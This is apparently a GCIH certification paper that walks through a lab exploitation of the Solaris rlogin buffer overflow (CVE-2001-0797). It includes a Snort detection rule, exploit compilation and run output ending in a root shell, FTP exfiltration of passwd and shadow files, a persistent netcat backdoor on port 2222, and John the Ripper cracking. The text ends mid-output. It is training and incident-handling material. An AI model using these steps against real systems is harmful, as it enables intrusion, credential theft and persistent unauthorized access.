Global Information Assurance Certification Paper

rLogin Buffer Overflow Vulnerability - Solaris

Track 4
Hacker Techniques, Exploits and Incident Handling
GCIH Practical Assignment - Version 4.0

Juan Manuel Corredor Garcia
August 2004 - January 2005
Bogotá - Colombia

Abstract

The objective of the paper is to exploit the vulnerability related with CVE [1]-2001-0797 [2] present in Solaris 2.8 servers and that have qualified the slogin service, obtaining shell of root. Although the vulnerability was reported in Security Focus [3] in December 2001, it is carried out with an exploit developed in December 2004, making the exploit analysis and their attack too, as well as developing the six steps for the handling of incidents.

[1] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0797

[2] http://www.securityspace.com/smysecure/catid.html?ctype=cve&id=CVE-2001-0797

[3] http://www.securityfocus.com/bid/3681/info/

Table of Contents

Part One - Statement of Purpose

Taking into account that within the most catastrophic risks [4] that can be found in an operating system are the rLogin services. rLogin is one of the main functions within an operating system since it is one of the most used by different authentication programs when it accesses in a system, independently of the form in which it is made (Telnet, ssh, etc).

Although the vulnerability in the rlogin function was reported since December 2001, recently, in December 2004 another exploit was generated which obtains shell of root on Solaris 2.8 platforms.

This type of exploit takes us to find that the operating systems are developed by humans for the humans use, and we can say:

- That a programmer obtains 100% of guarantee in the covering of all the variables carrying out by a developer which is quite complicated. This, taking into account that the operating systems developers expect covering of 100% possibilities compared with applications developers.

- The amount of users who have the time to develop that creativity is great, versus the amount of programmers and set of tests to do, when a program is going to come to the market.

- The dynamism of the technology at certain moment, presses the manufacturers to leave "bugs" of security since the objectives of each corporation , among others, it is to obtain high economic benefits as soon as possible.

- Sometimes the vulnerability does not depend only in the technology, but also in updating knowledge and commitment of the different people and/or to work to guarantee security.

The objective is to develop the exploit to analyze the attack and to develop the six steps of handling of incidents.

[4] http://www.securityfocus.com/bid/3681/info/

Part two - The Exploit

The exploit found at Security Focus [5] and takes advantage of certain variables of the environment to carry out Buffer Overflow vulnerability via rlogin attack vector, returning into the .bss section to effectively bypass the non-executable stack protection.

Name

In http://www.securityfocus.com it is identified with the Bugtraq 3681 and the vulnerability is called “Multiple Vendor System V Derived 'login' Buffer Overflow Vulnerability”, and within this same link the updating of the exploit is found.

It is also found in the Common Vulnerabilities and Exposures with the identification CVE-2001-0797 [6]

- ISS:20011212 Buffer Overflow in /bin/login
- BUGTRAQ:20011219 Linux distributions and /bin/login overflow
- CERT:CA-2001-34
- CERT-VN:VU#569272
- CALDERA:CSSA-2001-SCO.40
- SUN:00213
- AIXAPAR:IY26221
- SGI:20011201-01-I
- SUNBUG:4516885
- BUGTRAQ:20011214 Sun Solaris login bug patches out
- XF:telnet-tab-bo(7284)
- BID:3681

[5] http://www.securityfocus.com/bid/3681/info/

[6] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0797

Operating System [7]

According with the exploit documentation, it could be tested in versions of Solaris 6, 7 and 8 and it is proved for versions 8. For this occasion it will be proved on the same Solaris platform 8.

- Cisco Systems, Inc.: Cisco IDS Any version
- Cisco Systems, Inc.: Cisco MGC (Media Gateway Controller) Any version
- Data General: DG/UX Any version
- Hewlett-Packard Company: Compaq Tru64 UNIX Any version
- Hewlett-Packard Company: HP-UX Any version
- IBM: AIX 4.3
- IBM: AIX 5.1
- IBM: AIX Any version
- Linux: Linux Any version
- Santa Cruz Operation, Inc.: SCO Unix Any version
- SCO Group: Caldera OpenServer 5.0.6a and earlier
- SGI: IRIX 3.x
- SGI: IRIX Any version
- Sun Microsystems: Solaris 8 and earlier
- Sun Microsystems: Solaris Any version
- Wind River Systems, Inc.: BSD Any version

Services [8] [9]

rCommands

The rCommands have been designed with the purpose to offer multiple facilities in aspects related with the boxes administration, process execution, as well as to share information among such boxes and/or among clients that are identified by means of an IP Addresses and who are considered as trustworthy.

As the rCommands are based on this fact "Trust", through them a greater flexibility is obtained to enter and to use vaguely the shared services. Fact that will be used during the development of the present practice.

[7] http://xforce.iss.net/xforce/xfdb/7284

[8] http://gluc.unicauca.edu.co/modules.php?name=Sections&op=viewarticle&artid=41

[9] http://docs.hp.com/es/5187-2217/ch06s05.html

This kind of options is mainly used nowadays for the administrators, who have to be always verifying the boxes in their services, connections, etc., Despite having the most secure services as SSH which could be implemented and that are put aside by different factors, placing in risk the information confidentiality.

The way to establish the trustworthy parameters among boxes can be given in two forms: By means of the file .rhosts in the user directory or at global level in the file/etc/hosts.equiv. In both files the IP´s are placed in the boxes, name, alias; in the file /etc/hosts.equiv additionally is possible to insert the user name which access to the connection. Even though it is not recommendable, it is required for the configuration of the trust parameters for the user Root where it should be carried out using the file/rhosts.

Within the most important parameters for the connection between boxes can be found the "++", the first + is constructed as "allow connection from any box", and the second as "allow connection to any user", and the second as "allow connection to any user". These Parameters within the trust files are used in some occasions by attackers, who after adding them; make the box vulnerable from any PC and with any user.

Some of the rCommands existing are

rsh (Remote shell)
rcp (remote copied)
rwho ("remote who")
ruptime (remote equipments at present "lifted"
rexec (remote execution)
and the command rLogin, which will be explained further on, as it constitutes the service object of the present practice.

rlogin (remote login - 513)

One of the rCommands, is the rLogin, which establishes a session from a local system to a remote system facilitating to obtain line of command at the remote server in an agile manner without having to execute steps of authentication.

It should be said that the connection rLogin with a remote system is given to 7 bits, where it is not possible to see or to write the stressed characters, ñ, etc; whether these characters are required, the connection to 8 bits should be carried out in the following manner :

rLogin lp_box-8

The normal process of connection between the client and the box is given by:

- Sending of the "user" on behalf of the local system as request of connection.
- Request on behalf of the remote system to the local password system.
- Sending of the "Password" on behalf of the local system to the remote system.

In the event that the "user" data and/or "password" initially sent, do not correspond to the ones stored in the remote system, this will restart the process of connection requesting to the local system the "user". This instant of request of the user is the key point of this practice, as the remote system does not carry out the validation of the size of the variable sent by the local system.

Description [10] [11]

Buffer

The buffer or fixed array is a contiguous memory space that is previously reserved for the data stored of the same kind. The developers employ this structure to save data (commands, parameters, etc) which can introduce the users or other programs. Each variable is allocated a certain amount of buffer space.

Buffer Overflow

The buffer overflow is produced when in a buffer with limited size further data is intended to be introduced to the ones allowed by its capacity, this occurs when a programmer of software does not know, forget or discard controls on the size of the variables received, situation that is used by the attacker to execute arbitrary commands and to win privileges on the service that is vulnerable.

In the following example program, further than causing the Buffer Overflow, it could be introduced malicious code in the data chain and to alter the normal sequence of execution of the original program in such manner that it executes de malicious code.

void func(void) [12]

[10] http://www.multingles.net/docs/buffer.htm

[11] http://www.seguridadysistemas.com/modules.php?name=Sections&op=printpage&artid=3

```
{
  int i;
  char buffer[256];
  for (i=0;i<512;i++)
  buffer[i]='A';
}
```

Exploit


An exploit is a code that takes advantage of the vulnerabilities of other systems, taking their control to malfunctioning them and/or to provoke the falling of their services.

The exploit functioning

The manner of the exploit functioning is given by the following sequence:

1. A connection request is carried out to the box by the attacker, sending a fictitious user "foo" with the kind of Terminal.
2. The box requests the password.
3. The word "pass" is sent as password by the attacker, to which the box responds "Incorrect Login".
4. At this moment the box requests a user, to whom the user "foo" is sent again, accompanied of the buffer overflow structured in the following way:
   - 60 "a "´s,
   - three "B",
   - 398 sparc-nop,
   - **Sparc shellcode**
   - 16 "C".
5. With the previous information sent, the box requests the password, to which it is again replied with "pass".
6. The box replies with "incorrect login" accompanied of command line.

[12] http://www.cultdeadcow.com/cDc_files/cDc-351/index.html




In the normal functioning of the Rlogin it should ask again the "User·", the reason by which the program returns command line is given because the Buffer OverFlow overwrite the exact position to where the rLogin program was pointing out in its normal execution sequence, it overwrites it with a dissection pointing tool to a shell that is sent within the same Buffer OverFlow and this shell is executed with root privileges because it was inherited from the rLogin command.

According to the aforesaid, we can conclude that rLogin service does not validate the size of the information it receives when it requests the user that is wanted to be authenticated in a second try.

Signatures of the attack

According with captures carried out during the attack, the signature would be given a chain of characters which in this kind of connections are not normal.



By which, it could be defined detection signatures at the level of the network by:

- 60 “a ”’s
- 398 “sparc_nop”’s
- o 16 “c”’s


For the case the characters chain given by the “a”´s was selected.

```
C:\Snort\rules>more local.rules
# $Id: local.rules,v 1.8.2.2 2004/08/10 13:52:06 bmc Exp $
# ------------------
# LOCAL RULES
# ------------------
# This file intentionally does not come with signatures.  Put your local
# additions here
alert tcp any any -> any 513 (msg:"rLogin Attack"; content:"|20 61 20 61 20 61 2
0 61 20 61 20 61 20 61 20 61 20 61 20 61|";)
```

The verification of the signature is carried out placing in a Virtual Machine (VMWare) the snort execution.

C:\Snort\bin>snort -c c:\snort\etc\snort.conf -l c:\snort\log

And it is corroborated in the log directory that the signature defined is the correct one.



Part Three - Stages of Attack Process

Reconnaissance

During this stage it is carried out a simulation of that an attacker is taking as objective a box in the network, where it would be tried to collect the greatest part of information related with the selected objective.

The attacker searches to obtain general information which is related with his/her objective as are the IP´s Operating Systems, routing and any other thing that can be useful for him/her in the future.


Tools Used

SamSpade 1.14 [13]

When the DNS services are obtained, tools can be used as “whois” or “google”, to obtain greater information related with the dominion, name of the server, contacts, responsible, etc. In this case this tool was selected taking into account the laboratory conditions where it is not count with elements as DNS´s and that information related with the routing and services of boxes is wanted to obtain.

Collecting Information

The information collection for this kind of services was carried out with SamSpade, and it was collected information with the Traceroute.



With the information collected it was carried out a ping to each one of the routing intermediate elements (192.168.11.1 and 192. 168.16.1) finding out that these do not respond to Ping.

What we can deduce is that apparently these are elements of security configured that do not allow collecting routing information by which we are before a “destine” unprotected element.

In the service as Time or SMTP, the communication was not reached, as maybe these services are not habilitated or they are duly configured or assured.

Scanning

[13] http://www.samspade.org/

After having carried out the first approach to the defined objective, a deeper survey of information is carried out, with the purpose to search details that can be important to achieve any kind of privilege, service denial or additional search of information.

Tools Used

SuperScan Version 3.0 [14]
Nessus [15]

SuperScan was used to carry out a first approach to the services available in the box and that are allowed by the intermediate elements. The main advantage of this tool is that its use is easy and allows obtaining rapid outcomes, however, its main weakness is the lack of flexibility for the configuration of parameters at the moment of effecting requests to the box, this compared with the nmap tool.

Nessus was used to have details of the present vulnerabilities, here it is important to keep updated the data base, as there can exist in the box recent vulnerabilities that would not be detected.


Collecting Information

A general recognition was first carried out of the objective box (172.18.48.89) by means of a superscan, which allows us to have an indication to find out if the service was active.

It was determined whether it had access to many communication ports, among them the one of out interest (513).


[14] http://www.foundstone.com

[15] http://www.nessus.com/




After determining that the port wanted to be exploited was habilitated, a deeper second recognition was carried out with Nessus.

Although the vulnerability in the nessus report was presented as low category, it was continue with the process, as the exploit was in capacity of carrying out the verification of the vulnerability presence in order to be able to use it.



Within the Nessus report was confirmed that the operating system being executed was Solaris 8.



Exploiting the System

During this stage the execution of the Exploit is carried out searching to obtain the expected outcomes as Service Denial, Shell of Root, SQL injection, Session Hijacking, etc.

Tools used

GCC [16]

[16] http://iie.fing.edu.uy/~vagonbar/gcc-make/gcc.htm

The GCC was installed and use as compilation tool of the exploit developed in C, which allowed to obtain the executable to carry out the attack.

Collecting Information

According to the specifications given by the Exploit constructor, the compilation was carried out with the option - Wall generating the executable file.

The option _-Wall was used to generate in screen any "warning" that the program has at the moment of creating the executable, in such a way that those critical ones can be verified and to correct them.

```
linux:/opt/exploit # gcc raptor_rlogin.c -o raptor_rlogin -Wall
raptor_rlogin.c: In function `main':
raptor_rlogin.c:125: warning: implicit declaration of function `memset'
raptor_rlogin.c:128: warning: implicit declaration of function `strerror'
raptor_rlogin.c:128: warning: passing arg 2 of `fatalerr' makes pointer from int
eger without a cast
raptor_rlogin.c:134: warning: implicit declaration of function `memcpy'
raptor_rlogin.c:143: warning: passing arg 2 of `fatalerr' makes pointer from int
eger without a cast
raptor_rlogin.c:150: warning: implicit declaration of function `strstr'
raptor_rlogin.c:162: warning: passing arg 2 of `fatalerr' makes pointer from int
eger without a cast
raptor_rlogin.c:269: warning: passing arg 2 of `fatalerr' makes pointer from int
eger without a cast
raptor_rlogin.c: In function `net_connect':
raptor_rlogin.c:366: warning: passing arg 2 of `fatalerr' makes pointer from int
eger without a cast
raptor_rlogin.c:368: warning: passing arg 2 of `fatalerr' makes pointer from int
eger without a cast
raptor_rlogin.c:373: warning: passing arg 2 of `fatalerr' makes pointer from int
eger without a cast
raptor_rlogin.c:396: warning: passing arg 2 of `fatalerr' makes pointer from int
eger without a cast
raptor_rlogin.c: In function `shell':
raptor_rlogin.c:488: warning: implicit declaration of function `strlen'
linux:/opt/exploit #
```

Afterward, it was continued with the execution of the Exploit expecting to be effective.

Taking into account the operation of the exploit, illustrated in the section "description", in the part two of the present practice, the exploit was executed sending the buffer overflow over the login variable in the rLogin process, expecting that the pointing tool would be directed to the malicious code sent, which corresponds to a shell.

The execution of the Exploit was effective and it was confirmed at receiving information from the box related with id, uname- and uptime and obtaining command line.

```
linux:/opt/exploit # ./raptor_rlogin -h 172.18.48.89 -t 50
raptor_rlogin.c - (r)login, Solaris/SPARC 2.5.172.6778
Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>

# connected to remote host: 172.18.48.89
# performing dummy rlogin authentication
# waiting for login prompt
# returning into 0x00027184
#########
# evil buffer sent, waiting for password prompt
# password prompt received, waiting for shell
# shell prompt detected, successful exploitation

"Da Bog da ti se mamica nahitavala s vragom po dvoristu!" -- Bozica (Hrvatska)
```

```
# id;uname -a;uptime;
uid=0(root) gid=0(root)
SunOS vomdbserv 5.8 Generic sun4u sparc SUNW,Ultra-80
  3:39pm  up 1 day(s), 22:12,  0 users,  load average: 0.81, 0.80, 0.90
```


Network Diagram

According with the survey information an attacker collects data from the different connections between the elements of the network, which can be used as starting point in the stage of recognition to start new processes of attack toward other objectives within the same segment, or toward another segments of the network.

Information

The network diagram is further on presented which is conformed by four boxes, as well as the configuration used within the present laboratory.

1. **User Attack:** "*VMware 2*" 192.168.11.89 netmask 255.255.255.0 y 192.168.11.88 netmask 255.255.255.0 with snort for the attack signature.
2. **NIDS:** Configured in a promiscuous manner in order to avoid being detected in the network segment and to be in capacity of capturing the traffic.
3. **Firewall:** 192.168.16.100 netmask 255.255.255.0 and 192.168.11.1 netmask 255.255.255.0
4. **Destination o Target:** 172.18.48.89 netmask 255.255.252.0




The Software and Hardware configuration of each one of the components are:

User Attack

The PC Attack is mainly based on the configuration of the VMWare services. With this kind of tool, it has greater flexibility to enable to execute many systems simultaneously which behaves as different boxes in the network.

Software



Hardware

- Processor: 1.8 Mhz
- RAM 512
- DD: 60 Gigas
- Fast Ethernet Card.
- CD Unit
- USB Unit

NIDS

Software

- Windows 2000 Server
- NIDS ISS 7.0 XPU 231

Hardware

- 1.Processor Pentium III 1260 MHZ
- RAM 512 MB Memory
- Cache 512 KB Memory
- Hard Disc 1 x 72GB
- CD-ROM
- 2 Ethernet Cards

Firewall

Software

- Solaris 2.8
- Checkpoint NG FP 3

Hardware

- 1.Processorr 400 MHZ
- RAM 512 MB Memory
- Cache 512 KB Memory
- Hard Disc 40GB
- CD-ROM
- 1 Ethernet Card
- 1 Card QFast of 4 ports.

Destination

Software

- Solaris 2.8—

Hardware

- 4.Processors 440 MHZ
- RAM de 4 Gigas Memory
- Cache de 2 Gigas Memory
- 3 Hard Discs: 2 de 50 Gigas and 1 of 16 Gigas
- CD-ROM
- 2 Ethernet Cards

Keeping Access

One of the objectives to execute an attack is to keep the access after performing it, in order to keep this access it can be installed, among others, BackDoors or Troy Horses.

Within the Unix boxes there is a very simple way of hiding information naming the files preceding with a point.

Example::
 # Echo Hide me >".."

Tools used

NetCat [17]
John The Ripper [18]

Netcat is a very small program that was used to place a BackDoor over the Port 2222 selected, this program can also be employed for the interchange of files among boxes.

John The Ripper was selected to “guess” the passwords of the present users within the server.

Collecting Information

[17] http://pintday.org/downloads/

[18] http://www.openwall.com/john/

After trying to carry out a ftp the traffic toward the box was found protected, as the firewall was requesting authentication, by which the ftp was carried out in contrary sense, this is from the destination or box toward the user attack.

```
# ftp 192.168.11.89
ftp 192.168.11.89
Connected to 192.168.11.89.
220 Servidor FTP Attack.
Name (192.168.11.89:root): attack
attack
331 Please specify the password.
```

To guarantee the access to the box, if the vulnerability that was used is solved, two tasks were carried out, one of them to copy in the PC user attack the passwd and shadow files, and the other to bring a copy to the NetCat box(nc) to place a BackDoor.

```
200 Binary it is, then.
ftp> put passwd
put passwd
200 PORT command successful. Consider using PASV.
150 Go ahead make my day^W^W^Wsend me the data.
226 File receive OK.
local: passwd remote: passwd
655 bytes sent in 0.01 seconds (60.96 Kbytes/s)
ftp> put shadow
put shadow
200 PORT command successful. Consider using PASV.
150 Go ahead make my day^W^W^Wsend me the data.
226 File receive OK.
local: shadow remote: shadow
396 bytes sent in 0.014 seconds (27.90 Kbytes/s)
ftp> get nc
get nc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for nc (417400 bytes).
226 File send OK.
local: nc remote: nc
[illegible]
```

Before closing the session, there were carried out tests of connection with nc, which were satisfactory, the nc was hidden in the directory/dev as there are many small files, and it was configured in the rc2.d, in order to guarantee that the BackDoor be activated in case of being restarted the box. It was used in the laboratory the port 2222, which is very notorious, but in case of not wanting to be notorious, a less common one can be used. [19]

In the Box

[19] http://www.simovits.com/nyheter9902.html

[redacted]

In the attack

[redacted]

After closing the session and having the passdw and shadow files, the John The Ripper Tool was used to obtain the users and passwords existing in the box.


According to the procedure, the two (passwd and shadow) files are joined in one, and it is located to work with this joined file. Everything was a matter of time, to obtain the passwords.

```
linux:/opt/john-1.6/run # ./unshadow /home/attack/passwd /home/attack/shadow > /
home/attack/combinado
linux:/opt/john-1.6/run # ./john /home/attack/combinado
Loaded 5 passwords with 5 different salts (Standard DES [24/32 4K])
sybase           (sybase)
